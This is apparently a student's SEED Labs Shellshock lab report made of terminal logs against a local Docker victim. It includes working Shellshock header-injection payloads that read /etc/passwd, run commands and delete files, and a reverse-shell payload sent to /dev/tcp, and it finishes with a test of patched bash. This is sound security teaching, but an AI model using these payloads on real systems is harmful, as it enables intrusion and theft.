

SHELLSHOCK

Rahul M Menon

CB.SC.P2CYS23015

2.2 Container Setup and Commands

```
[10/08/23]seed@VM:~/.../Shellshock$ docker-compose build
Building victim
Step 1/6 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
Digest: sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98eff0948de275
Status: Downloaded newer image for handsonsecurity/seed-server:apache-php
--> 2365d0ed3ad9
Step 2/6 : COPY bash_shellshock /bin/
--> 62144cf64742
Step 3/6 : COPY vul.cgi getenv.cgi /usr/lib/cgi-bin/
--> 6e15d1e55a4e
Step 4/6 : COPY server_name.conf /etc/apache2/sites-available
--> ec0760aab881
Step 5/6 : RUN chmod 755 /bin/bash_shellshock && chmod 755 /usr/lib/cgi-bin/*.cgi && a2ensite server_name.conf
--> Running in 0812b45e3bdd
Enabling site server_name.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 0812b45e3bdd
--> 362bbcd3ef14
Step 6/6 : CMD service apache2 start && tail -f /dev/null
--> Running in 9a40bed6c24c
Removing intermediate container 9a40bed6c24c
--> f48c00f2e2c3

Successfully built f48c00f2e2c3
Successfully tagged seed-image-www-shellshock:latest
[10/08/23]seed@VM:~/.../Shellshock$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.80 ... done
Attaching to victim-10.9.0.80
victim-10.9.0.80 | * Starting Apache httpd web server apache2 *
```

```
root@0f211f17e679: /
seed@VM: ~/.../Shellshock
[10/08/23]seed@VM:~/.../Shellshock$ dockps
0f211f17e679  victim-10.9.0.80
[10/08/23]seed@VM:~/.../Shellshock$ docksh 0f211f17e679
root@0f211f17e679:/#
```

2.3 Web Server and CGI

```
seed@VM: ~/.../Shellshock
root@0f211f17e679: /

[10/08/23]seed@VM:~/.../Shellshock$ dockps
0f211f17e679 victim-10.9.0.80
[10/08/23]seed@VM:~/.../Shellshock$ docksh 0f211f17e679
root@0f211f17e679:/# ls /usr/lib/cgi-bin,
ls: cannot access '/usr/lib/cgi-bin,': No such file or directory
root@0f211f17e679:/# ls /usr/lib/cgi-bin
getenv.cgi vul.cgi
root@0f211f17e679:/# cat /usr/lib/cgi-bin/vul.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
root@0f211f17e679:/#
```

Task 1 Experimenting with bash function

```
seed@VM: ~/.../Shellshock

[10/08/23]seed@VM:~/.../Shellshock$ ls
docker-compose.yml image_www
[10/08/23]seed@VM:~/.../Shellshock$ ls
bash_shellshock docker-compose.yml image_www
[10/08/23]seed@VM:~/.../Shellshock$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Sep 25 13:23 /bin/sh -> /bin/zsh
[10/08/23]seed@VM:~/.../Shellshock$ sudo cp bash_shellshock /bin/
[10/08/23]seed@VM:~/.../Shellshock$ ls /bin/bash_shellshock
/bin/bash_shellshock
[10/08/23]seed@VM:~/.../Shellshock$ sudo ln -sf /bin/bash_shellshock /bin/sh
[10/08/23]seed@VM:~/.../Shellshock$ ls -l /bin/sh
lrwxrwxrwx 1 root root 20 Oct 8 11:37 /bin/sh -> /bin/bash_shellshock
[10/08/23]seed@VM:~/.../Shellshock$
```

Making bash shellshock as default shell

```
#include<stdio.h>
#include<sys/types.h>
#include<unistd.h>
#include<stdlib.h>
int main(int argc, char* argv[], char* envp[])
{
    setuid(geteuid());
    system("/bin/ls -l");
    return 0;
}
```

```

[10/08/23] seed@VM:~/.../Shellshock$ gedit vul.c
[10/08/23] seed@VM:~/.../Shellshock$ gcc vul.c -o vul
[10/08/23] seed@VM:~/.../Shellshock$ ./vul
total 4840
-rwxrwxr-x 1 seed seed 4919752 Dec  5  2020 bash_shellshock
-rw-rw-r-- 1 seed seed    395 Dec  5  2020 docker-compose.yml
drwxrwxr-x 2 seed seed    4096 Feb 26  2021 image_www
-rwxrwxr-x 1 seed seed   16784 Oct  8 11:44 vul
-rw-rw-r-- 1 seed seed    180 Oct  8 11:44 vul.c
[10/08/23] seed@VM:~/.../Shellshock$ sudo chown root vul
[10/08/23] seed@VM:~/.../Shellshock$ sudo chmod 4755 vul
[10/08/23] seed@VM:~/.../Shellshock$ ls -l vul
-rwsr-xr-x 1 root seed 16784 Oct  8 11:44 vul
[10/08/23] seed@VM:~/.../Shellshock$ export foo="() { echo 'normal '
;} ;/bin/sh"
[10/08/23] seed@VM:~/.../Shellshock$ ./vul
sh-4.2# exit
exit
[10/08/23] seed@VM:~/.../Shellshock$ sudo ln -sf /bin/bash /bin/sh
[10/08/23] seed@VM:~/.../Shellshock$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Oct  8 11:48 /bin/sh -> /bin/bash
[10/08/23] seed@VM:~/.../Shellshock$ echo $foo
() { echo 'normal ';} ;/bin/sh
[10/08/23] seed@VM:~/.../Shellshock$ ./vul
total 4840
-rwxrwxr-x 1 seed seed 4919752 Dec  5  2020 bash_shellshock
-rw-rw-r-- 1 seed seed    395 Dec  5  2020 docker-compose.yml
drwxrwxr-x 2 seed seed    4096 Feb 26  2021 image_www
-rwsr-xr-x 1 root seed   16784 Oct  8 11:44 vul
-rw-rw-r-- 1 seed seed    180 Oct  8 11:44 vul.c
[10/08/23] seed@VM:~/.../Shellshock$

```

Make the program as setuid and owned by root.

3.2 Task 2: Passing data to bash via environment variable

```

root@0f211f17e679:/# cat /usr/lib/cgi-bin/vul.cgi
#!/bin/bash_shellshock


echo "Content-type: text/plain"
echo
echo
echo "Hello World"
root@0f211f17e679:/# cat /usr/lib/cgi-bin/getenv.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ

root@0f211f17e679:/#

```

Task 2: Using Browser



The screenshot shows a Firefox Web Browser window with the address bar displaying `www.seedlab-shellshock.com/cgi-bin/getenv.cgi`. The browser's title bar includes the text "Seed Project". The main content area displays the output of the CGI script, which lists various environment variables and server information. The output is as follows:

```
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=60172
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

Task 2 using a curl

```
[10/08/23]seed@VM:~/../Shellshock$ curl -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 16:08:09 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=60190
GATEWAY_INTERFACE=CGI/1.1
```

Header and -v makes it more readable

```
--xattr Store metadata in extended file attributes
[10/08/23]seed@VM:~/../Shellshock$ curl -A "my data" -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 16:11:22 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=60254
```

It specifying the User-Agent header with the -A or --user-agent option and providing a custom value <name>.

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -e "my data" -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 16:19:46 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
```

-e "my data" specifies the referer header with the value "my data." -v enables verbose output, which will display detailed information about the HTTP request and response.

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -H "AAAAAA:BBBBBB" -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA:BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 16:23:20 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=/*/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=60262
```

-H "AAAAAA:BBBBBB" sets the custom header "AAAAAA" with the value "BBBBBB."

This command will make an HTTP GET request to the specified URL with the custom "AAAAAA" header containing the value "BBBBBB."

3.3 Task 3 Launching shellshock attack

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 8
-rwxr-xr-x 1 root root 130 Dec 5 2020 getenv.cgi
-rwxr-xr-x 1 root root 85 Dec 5 2020 vul.cgi
```


Root

```
root@0f211f17e679:/# ls -l /usr/lib/cgi-bin
total 8
-rwxr-xr-x 1 root root 130 Dec  5 2020 getenv.cgi
-rwxr-xr-x 1 root root  85 Dec  5 2020 vul.cgi
root@0f211f17e679:/#
```

Task 3.A: Get the server to send back the content of the /etc/passwd file.

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -A "() { echo hello; }; echo Content_type: text/plain;
echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:/nonexistent:/usr/sbin/nologin
```

root

```
root@0f211f17e679:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
root@0f211f17e679:/#
```


Task 3.B: Get the server to tell you its process' user ID. You can use the `/bin/id` command to print out the ID information.

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -e "()" { echo hello; }; echo Content_type: text/plain;
echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[10/08/23]seed@VM:~/.../Shellshock$
```

Task 3.C: Get the server to create a file inside the `/tmp` folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the `/tmp` folder

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -e "()" { echo hello; }; echo Content_type: text/plain;
echo; /bin/touch /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Task 3.D: Get the server to delete the file that you just created inside the `/tmp` folder

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -e "()" { echo hello; }; echo Content_type: text/plain;
echo; /bin/rm /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

```
root@0f211f17e679:/# cd /tmp
root@0f211f17e679:/tmp# ls
virus
root@0f211f17e679:/tmp# ls
root@0f211f17e679:/tmp#
```

- Question 1: Will you be able to steal the content of the shadow file `/etc/shadow` from the server? Why or why not? The information obtained in Task 3.B should give you a clue.

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -A "()" { echo hello; }; echo Content_type: text/plain;
echo; /bin/cat /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Since the web server is running with the user `www-data` but the `/etc/shadow` can only be read by the `ROOT` user, we will not be able to view the content of the `/etc/shadow` file.

Task 4: Getting a Reverse Shell via Shellshock Attack

```
[10/08/23]seed@VM:~/.../Shellshock$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5e:02:72 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 80478sec preferred_lft 80478sec
    inet6 fe80::7d50:7a72:6bd1:14bd/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:6e:17:c8:ca brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:6eff:fe17:c8ca/64 scope link
        valid_lft forever preferred_lft forever
6: br-eb2f50bb9944: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:b9:cb:53:40 brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-eb2f50bb9944
        valid_lft forever preferred_lft forever
    inet6 fe80::42:b9ff:feeb:5340/64 scope link
        valid_lft forever preferred_lft forever
8: vethd17d6db@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-eb2f50bb9944 state UP group default
    link/ether 0e:4f:32:f8:71:39 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::c4f:32ff:fe8:7139/64 scope link
        valid_lft forever preferred_lft forever
```

```
root@0f211f17e679:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
7: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:50 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.80/24 brd 10.9.0.255 scope global eth0
        valid_lft forever preferred_lft forever
```

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i> /dev/tcp/10.9.0.1/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi
```


Here executing reverse shell payload on the victim system that sends back a reverse connection to the attackers machine

`curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/bash -i >& /dev/tcp/10.9.0.1/9090 0<&1 " http://www.seedlab-shellshock.com/cgi-`

[bin/vul.cgi](#) or <http://10.9.0.80/cgi-bin/vul.cgi> this command gives reverse connection to the attackers machine and the attacker is listening for the connection using netcat when the code is executed successfully we get reverse shell.

```
[10/08/23]seed@VM:~/.../Shellshock$ nc -l 9090
bash: cannot set terminal process group (30): Inappropriate ioctl for device
bash: no job control in this shell
www-data@0f211f17e679:/usr/lib/cgi-bin$ ls
ls
getenv.cgi
vul.cgi
www-data@0f211f17e679:/usr/lib/cgi-bin$ ls /
ls /
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Task 5: Using the Patched Bash



The screenshot shows a terminal window with four tabs. The active tab is titled 'root@0f211f17e679: /usr/li...'. The terminal is running GNU nano 4.8 to edit a file named 'vul.cgi'. The file's content is as follows:

```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

Below the editor, a status bar indicates '[Wrote 6 lines]'. At the bottom of the terminal, a series of curl commands are executed to test the script:

```
[10/08/23]seed@VM:~/.../Shellshock$ curl -A "()" { echo hello; }; echo Content_type: text/plain;
echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
